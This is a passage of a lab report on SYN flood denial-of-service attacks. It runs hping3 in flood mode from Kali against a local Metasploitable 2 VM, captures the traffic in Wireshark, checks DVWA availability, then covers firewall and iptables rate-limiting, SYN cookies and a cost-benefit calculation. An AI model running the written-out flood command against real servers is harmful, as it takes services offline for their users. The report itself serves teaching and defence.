A terminal window with a dark blue background and light blue text. The prompt is (kali@kali)-[~]. The user enters the command \$ sudo hping3 -S -c 1 -p 80 192.168.9.128. The output shows the command details: HPING 192.168.9.128 (eth0 192.168.9.128): S set, 40 headers + 0 data bytes, len=46 ip=192.168.9.128 ttl=64 DF id=0 sport=80 flags=SA seq=0 win=5840 rtt=7.4 ms. Below this is a separator line and the hping statistic: 192.168.9.128 hping statistic —, 1 packets transmitted, 1 packets received, 0% packet loss, round-trip min/avg/max = 7.4/7.4/7.4 ms. The prompt returns to (kali@kali)-[~] with a cursor on the next line.

```
(kali@kali)-[~]  
$ sudo hping3 -S -c 1 -p 80 192.168.9.128  
HPING 192.168.9.128 (eth0 192.168.9.128): S set, 40 headers + 0 data bytes  
len=46 ip=192.168.9.128 ttl=64 DF id=0 sport=80 flags=SA seq=0 win=5840 rtt=7.4 ms  
  
— 192.168.9.128 hping statistic —  
1 packets transmitted, 1 packets received, 0% packet loss  
round-trip min/avg/max = 7.4/7.4/7.4 ms  
  
(kali@kali)-[~]  
$
```

*Figure 28: Executing the following command to lunch 1 packet of the SYN flood attack*

Monitoring one packet TCP packet through wireshark.

**Filter: Tcp.flags.syn == 1**





Figure 29: Applying Filter: `Tcp.flags.syn == 1`

**b. sudo hping3 -S --flood -p 80 <ip of metaspolitable 2>**


**[ sudo hping3 -S --flood -p 80 192.168.9.128 ]** – to perform syn flood attack on metasploitable via port 80 by flooding the port with multiple requests.

A terminal window titled 'kali@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(kali@kali)-[~]'. The command '\$ sudo hping3 -S --flood -p 80 192.168.9.128' has been entered. The output shows 'HPING 192.168.9.128 (eth0 192.168.9.128): S set, 40 headers + 0 data bytes' and 'hping in flood mode, no replies will be shown'. A cursor is visible on the line below the output.

```
(kali@kali)-[~]
$ sudo hping3 -S --flood -p 80 192.168.9.128
HPING 192.168.9.128 (eth0 192.168.9.128): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Figure 30: Executing the following command to launch the SYN flood attack

To end the attack: **CTRL^C**

A terminal window titled 'kali@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(kali@kali)-[~]'. The command '\$ sudo hping3 -S --flood -p 80 192.168.9.128' has been entered. The output shows 'HPING 192.168.9.128 (eth0 192.168.9.128): S set, 40 headers + 0 data bytes' and 'hping in flood mode, no replies will be shown'. The user has pressed Ctrl+C, indicated by '^C'. The output then shows '192.168.9.128 hping statistic' followed by '9131607 packets transmitted, 0 packets received, 100% packet loss' and 'round-trip min/avg/max = 0.0/0.0/0.0 ms'. The prompt is now '\$' with a cursor.

```
(kali@kali)-[~]
$ sudo hping3 -S --flood -p 80 192.168.9.128
HPING 192.168.9.128 (eth0 192.168.9.128): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.9.128 hping statistic —
9131607 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
$
```

Figure 31: Execute the following command to stop the SYN flood attack



### 3.9 Capturing SYN flood attack packets

**Step 12: monitoring through wireshark to capture SYN flood attack packets sent by attacker.**




Figure 32: Monitoring through wireshark to capture SYN flood attack packets sent by attacker.

In the demonstration is to monitor Wireshark to capture SYN flood attack packets being sent by Hping3. Hping3 is a command-line tool used for network scanning and testing and, in this case, to initiate a SYN flood attack on a target machine. Wireshark is a network protocol analyzer that can capture network traffic and provide insights on the traffic captured in real-time.

Once Wireshark is set up to monitor packet transmission, it can intercept network packets that are transmitted between the attacker machine (Kali Linux) and the victim server machine, which receives packets sent by Hping3 as part of the SYN flood attack. You can

verify the packets transmitted by the attacker by applying a filter in Wireshark to capture packets with a "**tcp.flags.syn == 1**".

**Step13: analyse the captured packets to understand the attack pattern and volume**




Figure 33: Analysing the captured packets to understand the attack pattern and volume

The following figure shows that there is a big jump of Network usage view from Ubuntu system manager.

**Step 13** describes the analysis of the captured packets to understand the attack pattern and volume. Analyzing packet metrics such as the source and destination IP addresses, the number of packets received, and their timing can provide details on the effectiveness of the attack and help measure its impact. The screenshot shows the big jump of Network usage view from Ubuntu system manager.

### 3.10 Server availability check (After SYN Flood attack)

Before, **Step 10** in the demonstration involves checking the availability of the DVWA (Damn Vulnerable Web Application) website hosted on the victim server machine (Metasploitable 2) after performing the SYN flood attack. This step aims to assess the impact of the attack on the server and establish a baseline of normal website operation before simulating the attack.

#### Step14: checking the availability of the DVWA website after SYN flood attack





Figure 34: Checking the availability of the DVWA website after SYN flood attack

**Step 14** describes checking the availability of the DVWA website after the SYN flood attack. After the attack, users should try to access the DVWA website on the victim user machine to see if it responds adequately to incoming requests. This step aims to verify whether the website is functioning as expected and can be accessed without any issues.

**Step15: checking the responsive of the DVWA website attfter SYN Flood attack**

*Figure 35: Checking the responsive of the DVWA website after SYN Flood attack*

The following figure shows that it taking a lot of time to connect the web server.

If users cannot access the DVWA website after the SYN flood attack, it indicates that the website is unavailable, and appropriate measures need to be taken to mitigate the attack, such as filtering out traffic from the attacker's IP address or adding firewall rules to prevent such an attack in the future.

It is essential to perform a server availability check after the SYN flood attack as it helps establish a reference point for website performance and responsiveness before any malicious activity. The results of the availability check form a basis for comparison with the website's status before the SYN flood attack, enabling the assessment of the attack's impact and any abnormalities or unresponsiveness.

## 4. Mitigation

there are several mitigation techniques that can be used to prevent SYN flood attacks:

### 4.1 Configure firewalls


Firewalls can filter out malicious traffic, including SYN flood attacks, by blocking or limiting packets from specific ports or IP addresses. Firewalls can be configured to drop incoming packets from an unfamiliar source address, preventing any attack traffic from reaching the server.

Firewalls are typically configured on the server-side of the network they protect. In this case, the victim server machine (Metasploitable 2) is the target of the SYN flood attack, so the firewall should be configured on the Metasploitable 2 machine.

The following command in Metasploitable 2:

**Sudo ufw status : to check the firewall is enable or disable**

**Sudo ufw enable : to implement or enable the firewall**



```
msfadmin@metasploitable:~$ sudo ufw status
Firewall not loaded
msfadmin@metasploitable:~$ sudo ufw enable
Firewall started and enabled on system startup
msfadmin@metasploitable:~$
```

*Figure 36: Configuring firewalls*

## 4.2 Rate-limiting

Rate-limiting is a technique that involves limiting the number of connection requests that a server can handle in a given period. By imposing a limit on the number of requests, servers can be protected from malicious SYN flood attacks.

This following command in metasploitable2:

### a. Implement Rate Limiting with the limit Module

```
sudo iptables -A INPUT -p tcp --syn --dport 80 -m limit --limit 20/minute --limit-burst 5 -j ACCEPT
```

This command limits incoming SYN packets to port 80 (HTTP) to 20 per minute, with a burst of 5 packets allowed. Additional packets exceeding this limit will be dropped.

### b. Add a Default DROP Policy

After rate limiting, you should drop any remaining incoming SYN packets to prevent overload.

```
sudo iptables -A INPUT -p tcp --syn --dport 80 -j DROP
```

This command drops any remaining incoming SYN packets to port 80.

### c. Verify the Rules

Verify that the rules are applied correctly:

```
sudo iptables -L
```

The iptables rule limits the rate of incoming SYN packets to port 80 (HTTP) to 20 per minute with a burst of 5 packets allowed. Additional packets exceeding this limit will be dropped. While this can help mitigate the attack by slowing down the rate of incoming SYN packets, it may not completely stop the attack if the rate exceeds the specified limit.

```
msfadmin@metasploitable:~$ sudo iptables -A INPUT -p tcp --syn --dport 80 -m limit --limit 20/minute --limit-burst 5 -j ACCEPT
msfadmin@metasploitable:~$ sudo iptables -A INPUT -p tcp --syn --dport 80 -j DROP
msfadmin@metasploitable:~$
```

Figure 37: Implementing Rate-limiting commands

### **4.3 Connection Tracking**

Implement connection tracking mechanisms to keep track of incoming SYN requests and their associated state. This can help identify and drop malicious or excessive connection requests.

### **4.4 Blacklisting and IP Filtering**

Automatically blacklist or filter out IP addresses that are sending a high volume of SYN requests. This can help mitigate the impact of SYN flood attacks by blocking malicious sources.

### **4.5 intrusion Detection/Prevention Systems (IDS/IPS)**

Deploy IDS/IPS systems to detect and block SYN flood attacks based on predefined signatures or abnormal traffic patterns.

### **4.6 Web Application Firewalls (WAF)**

Implement WAFs to inspect and filter incoming HTTP traffic, which can help detect and block malicious SYN flood attack attempts targeting web applications.

### **4.7 Traffic Shaping and QoS Policies**

Implement traffic shaping and quality of service (QoS) policies to prioritize legitimate traffic over SYN flood attack traffic. This can help ensure that critical services remain available during an attack.

### **4.8 Regular Updates and Patching**

Keep server software and operating systems up-to-date with the latest security patches to minimize the risk of exploitation by attackers.

## 5. Evaluation

### 5.1 Pros:

**Effective Against SYN Floods:** SYN cookies are specifically designed to mitigate SYN flood attacks by not allocating server resources until the three-way handshake is completed. This prevents resource exhaustion and keeps the server available for legitimate connections.

**Low Overhead:** SYN cookies add minimal overhead to the server as they only require additional computation during the initial SYN-ACK response. This means they can be implemented without significantly impacting server performance.

**No Additional Hardware Required:** Implementing SYN cookies does not require additional hardware or specialized appliances. They can be enabled through configuration changes in the server's operating system.

### 5.2 Cons:

**Compatibility Issues:** SYN cookies may not be compatible with all operating systems or network configurations. Some older systems or custom network setups may not support SYN cookies, limiting their effectiveness.

**Potential for False Positives:** In rare cases, legitimate connections may be mistakenly identified as malicious and dropped when SYN cookies are enabled. This could result in degraded performance or access issues for legitimate users.

**Limited Protection:** While SYN cookies help mitigate the impact of SYN flood attacks, they do not address other types of DDoS attacks or vulnerabilities in the network or application layer.



### 5.3 Cost Benefit Analysis

A medium-sized corporation has recently discovered that its systems were vulnerable to a SYN flood attack. This vulnerability led to potential annual losses of \$310,000 due to system downtime and loss of business opportunities. After implementing SYN cookies as a mitigation strategy, the organization was able to reduce its annual losses to \$180,000.

The implementation of SYN cookies involved an initial setup cost, training for IT personnel, and ongoing maintenance costs. The implementation cost was \$1,000, the training cost was \$500, and the annual maintenance cost was \$200.

**Question:**

Calculate the Cost Benefit Analysis (CBA) for the SYN flood attack mitigation strategy using SYN cookies. Determine whether the implementation of SYN cookies is a cost-effective countermeasure for the organization's security.

**Answer:**

Annual Loss Expectancy (Prior to mitigation) = \$310,000

Annual Loss Expectancy (Post mitigation) = \$180,000

Cost of Mitigation (ACS) = Cost of implementing SYN cookies

To calculate the Cost of Mitigation (ACS) for SYN cookies, we need to consider the costs associated with implementing and maintaining SYN cookies:

Implementation Cost (e.g., staff time, configuration): \$ A

Training Cost: \$ B

Maintenance Cost (annual): \$ C

Therefore,

$ACS = A + B + C$

Given:

Implementation Cost (A): \$1,000

Training Cost (B): \$500

Maintenance Cost (C): \$200 (annual)

$ACS = \$1,000 + \$500 + \$200$

$ACS = \$1,700$

Now, let's calculate the CBA:

$CBA = ALE(Prior) - ALE(Post) - ACS$

$CBA = \$310,000 - \$180,000 - \$1,700$

$CBA = \$128,300$

### **Interpretation:**

The positive value of \$128,300 indicates that the SYN flood attack mitigation strategy using SYN cookies is cost-effective.

By implementing SYN cookies, the organization reduces its annual loss expectancy from \$310,000 to \$180,000, resulting in a savings of \$128,300.

The cost of implementing SYN cookies is relatively low compared to the financial benefits gained from reducing the risk of the SYN flood attack.

### **Conclusion:**

Implementing SYN cookies to mitigate the SYN flood attack is a cost-effective countermeasure for the organization, given the significant reduction in potential losses compared to the relatively low cost of implementation and maintenance. Therefore, the organization should proceed with implementing SYN cookies to protect its network infrastructure.

## 6. Conclusion

In conclusion, Denial of Service (DoS) attacks, particularly SYN Flood attacks, remain significant threats to information systems, posing challenges to availability, integrity, and security. The increasing frequency and complexity of these attacks underscore the importance of developing effective mitigation strategies to safeguard organizations' digital infrastructure.

Through this report, we have explored various aspects of DoS attacks, including their characteristics, techniques, and impacts. Practical demonstrations have illustrated how SYN Flood attacks can overwhelm target servers, leading to service disruptions and resource exhaustion. By analyzing attack traffic using tools like Wireshark, It gained insights into attack patterns and potential mitigation strategies.

The report objectives, including understanding DoS attacks, demonstrating attack techniques, implementing mitigation strategies, and evaluating their effectiveness, have been achieved. We have learned that proactive measures such as network hardening and access control, along with reactive measures like rate limiting and SYN cookies, can help mitigate the impact of DoS attacks.

Moving forward, it is crucial for organizations to prioritize cybersecurity and invest in robust defense mechanisms. Continuous monitoring, threat intelligence, and incident response capabilities are essential for detecting and mitigating DoS attacks in real-time. Additionally, collaboration within the cybersecurity community and adherence to best practices can strengthen overall resilience against evolving cyber threats.

By addressing the challenges posed by DoS attacks, organizations can better protect their digital assets, maintain service availability, and uphold trust and confidence among stakeholders. This report serves as a stepping stone towards building a more secure and resilient cyberspace for all.

## 7. References

Akamai, 2024. *Akamai*. [Online]

Available at: <https://www.akamai.com/glossary/what-is-dos-protection>

al, D. e., 2019. Scalability Analysis of DDOS Defense Mechanism in SDN-Based Networks. *IEEE Transactions on network and Service Managment*, Volume 4, p. 16.

Bogdanoski, M., 2013. *Analysis of the SYN Flood DoS Attack*, Skopje, R. Macedonia: Militar Academy "General Mihailo Apostolski".

certnz, 2023. *cert*. [Online]

Available at: <https://www.cert.govt.nz/it-specialists/guides/preparing-for-denial-of-service-incidents/>

CISA, 2021. *Cybersecurity & Infrastructure Security Agency*. [Online]

Available at: <https://www.cisa.gov/news-events/news/understanding-denial-service-attacks>

CISCO, 2024. *CISCO*. [Online]

Available at: <https://www.cisco.com/site/us/en/products/security/ddos-edge-protection/index.html>

Cloudflare, 2023. *cloudflare*. [Online]

Available at: <https://www.cloudflare.com/learning/ddos/ping-icmp-flood-ddos-attack/>

Cloudflare, 2023. *cloudflare..* [Online]

Available at: <https://www.cloudflare.com/learning/ddos/udp-flood-ddos-attack/>

esentire, 2023. *esentire*. [Online]

Available at: <https://www.esentire.com/cybersecurity-fundamentals-defined/glossary/cybersecurity-ventures-report-on-cybercrime>

kali, 2024. *kali*. [Online]  
Available at: <https://www.kali.org/>

kalmanek, Geczy, 2018. Dealing with Denial of Service Attacks: An organizational perspective. *IEEE Security & Privacy*.

Kevin J.Houle & George M.Weaver, 2001. *Trends in Denial of Service Attack Technology*, Carnegie Mellon: s.n.

Kumar, Bardhan, 2020. Understanding the impact of Dos attack on Brand Image. *Journal of Management Information System*.

Mansa, J., 2023. *Investopedia*. [Online]  
Available at: <https://www.investopedia.com/terms/d/denial-service-attack-dos.asp>

Moore, 2019. Economic Cost of Dos Attacks on financial institution.

NTT, 2024. *security.ntt*. [Online]  
